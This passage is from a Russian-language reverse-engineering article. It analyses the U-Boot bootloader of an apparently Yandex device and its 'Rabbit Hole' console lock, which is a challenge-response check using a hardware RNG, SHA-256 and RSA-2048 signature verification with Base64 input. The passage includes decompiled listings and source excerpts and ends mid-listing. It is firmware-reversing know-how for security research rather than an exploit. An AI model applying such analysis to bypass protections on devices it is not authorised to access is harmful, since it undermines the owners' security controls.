00009	0edcfc90	sub_EDCFC90	01033e20	dwc_ot
00010	0eda1064	sub_EDA1064	01001064	__asm_
00011	0eda10ec	sub_EDA10EC	010010ec	__asm_
00012	0eda1178	sub_EDA1178	01001178	armv8_
00013	0eda12f8	sub_EDA12F8	010012f8	flush_d
00014	0eda1510	sub_EDA1510	01001510	dcache
00015	0eda1598	sub_EDA1598	01001598	dcache
00016	0eda15cc	sub_EDA15CC	010015cc	icache_
00017	0eda1640	sub_EDA1640	01001640	icache_
00018	0eda16a4	sub_EDA16A4	010016a4	icache_

После импорта в исследуемом U-Boot появились осмысленные имена функций и переменных.



IDA - lite_bl33.bin.i64 (lite_bl33.bin) /Users/k
Library function
Regular function
Instruction
Data
Unexplored
Functions
IDA View-A
Function name
sub_EE20930
sub_EE20944
j_malloc
j_free
avb_div_by_10
avb_be32toh
avb_be64toh
avb_safe_memcmp
avb_validate_utf8
avb_strstr
avb_strv_find_str
avb_basename
avb_safe_add_to
avb_safe_add
sub_EE20D34
avb_malloc
avb_calloc
avb_strdup
Output
Python

Line	Address	Name
00372	0ee15da4	sha1_update
00373	0ee180e8	sha256_update
00374	0eddc198	bl31_storage_c
00375	0ede0ff0	cpu_mmc_init
00376	0eda2508	disable_interru
00377	0edc4860	ft_verify_fdt
00378	0eda1120	__asm_invalida
00379	0eda12e4	timer_read_cou
00380	0eda1c98	meson_trustzo
00381	0eda1cd0	aml_reboot
00382	0eda6440	board_get_usa
00383	0eda8788	clear_callback
00384	0eda89b8	clear_flags
00385	0edc8e30	read_rollback_
00386	0eddd5ac	gpio_get_bank
00387	0ede0fe0	mmc_set_dsr
00388	0edfc5c8	ddr_size_usabl
00389	0ee07188	sb_set
00390	0ee1c700	count_descript

```
Line 1982 of 1982, /sub_EE2218C
Line 387 of 391
```

```
EDE09F4: can't rename byte as 'mmc_init_0' because the name is already used in th
EDA11D4: control flows out of bounds to EDA11D8
EDA11D4: control flows out of bounds to EDA11D8
```

```
AU:  idle   Down    Disk: 7GB
```

Для получения более полного результата можно собрать и проиндексировать другие версии U-Boot — каждая из них потенциально может помочь обработать новые функции. Никаких гарантий нет, но иногда такой подход позволяет значительно дополнить базу.

Я ограничился одним проходом и перешел к следующему плагину — FindCrypt. Он ищет криптографические константы — это поможет определить алгоритмы шифрования. Найдя некоторые константы, плагин автоматически переименует их в соответствии с назначением.

Теперь уже точно анализ

Итак, в Rabbit Hole пять функций:

- `sub_EDC96CC`;
- `sub_EDC1BBC`;
- `sub_EDC1B74`;
- `sub_EDC1A14`;
- `sub_EDC9734`.

К сожалению, собранный мной U-Boot и проведенные манипуляции не дали им имен. Возможно, я использовал неподходящую версию исходников — или же в «Яндексе» написали часть кода самостоятельно. В итоге я стал разбирать каждую функцию вручную — анализировал их поведение, обращая внимание на используемые строки и на основе этого присваивал имена:


- `sub_EDC96CC` — `challenge_gen`;
- `sub_EDC1BBC` — `print`;
- `sub_EDC1B74` — `getconsole`;
- `sub_EDC1A14` — `getc`;
- `sub_EDC9734` — `challenge_chk`.

Рассмотрим только первую и последнюю.

challenge_gen

```
bool __fastcall challenge_gen(unsigned __int64 a1)
{
  int v2; // w20
  int v3; // w21
  int v4; // w22
  int v5; // w0

  v2 = sub_EE2218C();
  v3 = sub_EE2218C();
  v4 = sub_EE2218C();
  v5 = sub_EE2218C();
  return string_format(a1, "%08X%08X%08X%08X", v2, v3, v4, v5) == 32;
}

bool __fastcall challenge_chk(const uint8_t *a1, __int64 a2)
{
  sha256_context ctx;

  sha256_starts(&ctx);
  sha256_update(&ctx, a1, 0x20u);
  sha256_finish(ctx.total, 0xEE89720);
  return sub_EE0EBA8(&dword_EE370C0, a2, 0x100u, 0xEE89720, &
unk_EE593E0) == 0;
}
```

Анализ первой функции и вызова `sub_EE2218C()` показал, что в регистре `a1` формируется challenge — я сразу переименовал его соответствующим образом. Запрос каждый раз получается уникальным, поскольку для его создания используется аппаратный генератор случайных чисел. Это подтверждается содержимым функции `sub_EE2218C()`, где единственная строка — `return MEMORY[0xFF634018];`. Согласно документации на A113X, этот адрес действительно принадлежит области RNG.



FF634400	FF635FFF	PERIPHS_REG
FF634000	FF6343FF	RNG
FF632000	FF633FFF	PDM

Можем предположить, что функция `challenge_gen` принимает указатель на буфер, в который нужно записать запрос в виде строки с шестнадцатеричным представлением. В качестве результата функция возвращает длину сформированной строки в байтах.

```
result = challenge_gen(challenge);
  if ( result )
  {
    while ( get_console() )
      getc();
    print("RH challenge: %s\n", challenge);
```

С `challenge_chk` повезло немного больше — почти все функции в этой области уже получили осмысленные имена. По ним сразу становится ясно, что для хеширования входных данных используется SHA-256, а полученный хеш затем передается в `sub_EE0EBA8`. Заглянем в нее.

```
bool __fastcall challenge_chk(const uint8_t *a1, __int64 a2)
{
  sha256_context ctx; // [xsp+38h] [xbp+38h] BYREF

  sha256_starts(&ctx);
  sha256_update(&ctx, a1, 0x20u);
  sha256_finish(ctx.total, 0xEE89720);
  return sub_EE0EBA8(&dword_EE370C0, a2, 0x100u, 0xEE89720, &
unk_EE593E0) == 0;
}
```

Продолжение статьи →

В коде этой функции видны какие-то преобразования, но имен тоже нет. Ныряем в каждую номерную функцию и пробуем найти намеки на то, что она делает.


```
__int64 __fastcall sub_EE0EBA8(int *a1, const void *a2, unsigned int
a3, const void *a4, __int64 a5)
{

  v5 = *a1;
  v7 = *a1 - 2048;
  result = 0xFFFFFFF2LL;
  if ( v7 <= 0x800 )
  {
    v9 = v5 >> 5;
    sub_EE0E8B0(&v14, *(a1 + 1), v9);
    sub_EE0E8B0(&v14, *(a1 + 2), v9);
    v15[0] = v9;
    v15[1] = a1[1];
    v18 = *(a1 + 3);
    v16 = &v14;
    v17 = &v14;
    return sub_EE0E8E4(v15, a2, a3, a4, a5);
  }
  return result;
}
```

Итак, `sub_EE0E8B0` «переворачивает» байты входного массива и складывает в другой.

Назовем ее `array_bswap32`. Возможно, она нам еще где-то встретится и не придется повторно в ней копаться.


```
__int64 __fastcall sub_EE0E8B0(__int64 result, __int64 a2, int a3)
{
  __int64 i; // x3

  for ( i = 0; a3 > i; ++i )
    *(result + 4 * i) = bswap32(*(a2 + 4LL * a3 - 4 * i - 4));
  return result;
}
```

С функцией `sub_EE0E8E4` нам повезло не так, она уже имеет разветвленную структуру, видно много операций над данными. При изучении листинга я зацепился взглядом за функцию `subM` — ее имя появилось в результате работы Diaphora. Берем это имя и пробуем искать его в исходниках U-Boot от Khadas, которые мы компилировали.




```
    memcpy(v24, v24, 4LL * *a1);
    v16 = *a1 - 1;
    v17 = 4LL * v16;
    while ( (v16 & 0x80000000) == 0 )
    {
      v18 = *(v24 + v17);
      v19 = *(*(a1 + 1) + v17);
      if ( v18 < v19 )
        goto LABEL_33;
      v17 -= 4;
      if ( v18 > v19 )
        break;
      --v16;
    }
    subM_0(a1, v24);
LABEL_33:
    v20 = v24;
    for ( j = *a1 - 1; (j & 0x80000000) == 0; --j )
    {
      v22 = *(v24 + j);
      *v20++ = bswap32(v22);
    }
    result = 0;
  }
  else
  {
LABEL_9:
0006EB08 sub_EE0E8E4:74 (EE0EB08)
```

Как видим, эта функция встречается только в файле `avb_rsa.c`, нам очень повезло!


u-boot-khadas-vims-u-boot-v2015.01-v1.5.2-release
SEARCH
subM(
Replace
3 results in 1 file - Open in editor
avb_rsa.c lib/libavb
static void subM(con...
subM(key, c);
subM(key, aaa);
avb_rsa.c
lib > libavb > avb_rsa.c > subM(const IAvbKey *, uint32_t *)
Ln 111, Col 18 (5 selected) Spaces: 2 UTF-8 LF C Mac

```
}

static void iavb_free_parsed_key(IAvbKey* key) {
  avb_free(key);
}

/* a[] -= mod */
static void subM(const IAvbKey* key, uint32_t* a) {
  int64_t A = 0;
  uint32_t i;
  for (i = 0; i < key->len; ++i) {
    A += (uint64_t)a[i] - key->n[i];
    a[i] = (uint32_t)A;
    A >>= 32;
  }
}

/* return a[] >= mod */
static int geM(const IAvbKey* key, uint32_t* a) {
  uint32_t i;
  for (i = key->len; i;) {
    --i;
    if (a[i] < key->n[i]) {
      return 0;
    }
    if (a[i] > key->n[i]) {
      return 1;
    }
  }
  return 1; /* equal */
}
```

Подробно изучаем этот файл и сверяем с тем, что видим в IDA. В результате я наткнулся на вызов `avb_rsa_verify`. Эта функция очень напоминает начало `sub_EE0E8E4`.


u-boot-khadas-vims-u-boot-v2015.01-v1.5.2-release
avb_rsa.c 2
lib > libavb > avb_rsa.c > avb_rsa_verify(const uint8_t *, size_t, const uint8_t *, size_t, const uint8_t *, size_t, cons
Ln 237, Col 44 Spaces: 2 UTF-8

```
}

/* Verify a RSA PKCS1.5 signature against an expected hash.
 * Returns false on failure, true on success.
 */
bool avb_rsa_verify(const uint8_t* key,
                    size_t key_num_bytes,
                    const uint8_t* sig,
                    size_t sig_num_bytes,
                    const uint8_t* hash,
                    size_t hash_num_bytes,
                    const uint8_t* padding,
                    size_t padding_num_bytes) {
  uint8_t* buf = NULL;
  IAvbKey* parsed_key = NULL;
  bool success = false;

  if (key == NULL || sig == NULL || hash == NULL || padding == NULL) {
    avb_error("Invalid input.\n");
    goto out;
  }

  parsed_key = iavb_parse_key_data(key, key_num_bytes);
  if (parsed_key == NULL) {
    avb_error("Error parsing key.\n");
    goto out;
  }

  if (sig_num_bytes != (parsed_key->len * sizeof(uint32_t))) {
    avb_error("Signature length does not match key length.\n");
    goto out;
```

```
__int64 __fastcall sub_EE0E8E4(unsigned int *a1, const void *a2,
unsigned int a3, const void *a4, __int64 a5)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  if ( !a1 || !a2 || !a4 || !a5 )
    return 0xFFFFFFFBLL;
  if ( 4LL * *a1 != a3 || a3 > 0x200 )
    return 0xFFFFFFEALL;
```

Очень похожая проверка в начале, но при этом тестовые сообщения не выводятся, просто возвращаются коды ошибок: всё, что не 0, — плохо. Идем дальше и находим больше сходств, поэтому возвращаемся на пару уровней вверх и даем название функции `sub_EE0EBA8`: `rsa_yndx`. Теперь функция проверки ответа выглядит так:

```
bool __fastcall challenge_chk(const uint8_t *a1, __int64 a2)
{
  sha256_context ctx; // [xsp+38h] [xbp+38h] BYREF

  sha256_starts(&ctx);
  sha256_update(&ctx, a1, 0x20u);
  sha256_finish(ctx.total, 0xEE89720);
  return rsa_yndx(&dword_EE370C0, a2, 0x100u, 0xEE89720, &unk_EE593E0
) == 0;
}
```


Здесь

- `dword_EE370C0` — содержит открытую часть ключа RSA;
- `a2` — ответ (который мы вводим);
- `0x100u` — размер проверяемых данных;
- `0xEE89720` — ячейка памяти, содержащая SHA-256 от challenge;
- `unk_EE593E0` — должно быть padding.

Глядя на прототип `avb_rsa_verify`, можно сопоставить параметры `rsa_yndx`: они не выглядят один в один, но анализ позволит полностью их сверить.

```
bool avb_rsa_verify(const uint8_t* key,
                    size_t key_num_bytes,
                    const uint8_t* sig,
                    size_t sig_num_bytes,
                    const uint8_t* hash,
                    size_t hash_num_bytes,
                    const uint8_t* padding,
                    size_t padding_num_bytes)
```

В этом же файле встречается функция с говорящим названием `array_bswap32`, в которой реализован алгоритм так называемого переворачивания — побайтовой перестановки в 32-битных словах. Прослеживаем, где она вызывается и какую роль играет в обработке данных.



```
/* Crypto-code below (modpowF4() and friends) expects the key in
 * little-endian format (rather than the format we're storing the
 * key in), so convert it.
 */
for (i = 0; i < key->len; i++) {
  key->n[i] = avb_be32toh(((uint32_t*)n)[key->len - i - 1]);
  key->rr[i] = avb_be32toh(((uint32_t*)rr)[key->len - i - 1]);
}
```

Собираем всё воедино. При попытке входа в консоль U-Boot Rabbit Hole генерирует текстовый запрос (challenge). Пользователь должен подписать этот запрос своей закрытой частью RSA-ключа и ввести полученную подпись обратно в консоль. Далее вызывается функция `rsa_yndx`, которая проверяет подпись по аналогии с `avb_rsa_verify`, используя алгоритм RSA-2048. В случае успешной проверки функция возвращает 0.

```
/* Verify a RSA PKCS1.5 signature against an expected hash.
 * Returns false on failure, true on success.
 */
```


Мы рассмотрели основные механизмы Rabbit Hole. Остальные части довольно простые, привожу листинг с комментариями:

```
bool Rabbit Hole()
{
  result = challenge_gen(challendge);
  if ( result )
  {
    while ( get_console() )
      getc();
    // Печатаем запрос
    print("RH challenge: %s\n", challendge);
    v1 = 0;
    // Печатаем приглашение и ожидаем 344 символа ответа
    print("RH response:\n");
    while ( v1 != 344 )
    {
      v2 = getc();
      // Если не пробел, то сохраняем в буфер
      if ( (ctype[v2] & 0x20) == 0 )
        // Проверяем введенные символы, если они из ASCII-таблицы,
то помещаем в буфер 0xEE89470
        *(0xEE89470 + v1++) = v2;
    }
    v3 = 0;
    v4 = 0;
    v5 = 0;
    // Теперь прогоняем каждый введенный символ
    while ( v3 != 344 )
    // Сравниваем с таблицей Base64
    {
      v6 = 0;
      while ( 1 )
      {
        v7 = v6;
        // Base64_table найден FindCrypt
        if ( Base64_table[v6] == *(v3 + 0xEE89470) )
          break;
        if ( ++v6 == 64 )
        {
          v7 = 64;
          break;
        }
      }
      v8 = (v5 + 1);
      v12[v5 + 4048] = v7;

     // Продолжаем преобразование Base64 в двоичный вид
     if ( v8 == 4 )
 {
        v9 = v13;
        v10 = v4 + 1;
        *(0xEE89740LL + v4) = 4 * (v12[4048] & 0x3F) + (v13 >> 4);
        v11 = v14;
        if ( v14 != 64 )
        {
          *(0xEE89740LL + v10) = 16 * (v9 & 0xF) + (v14 >> 2);
          v10 = v4 + 2;
        }
        v4 = v10;
        if ( v15 != 64 )
        {
          v4 = v10 + 1;
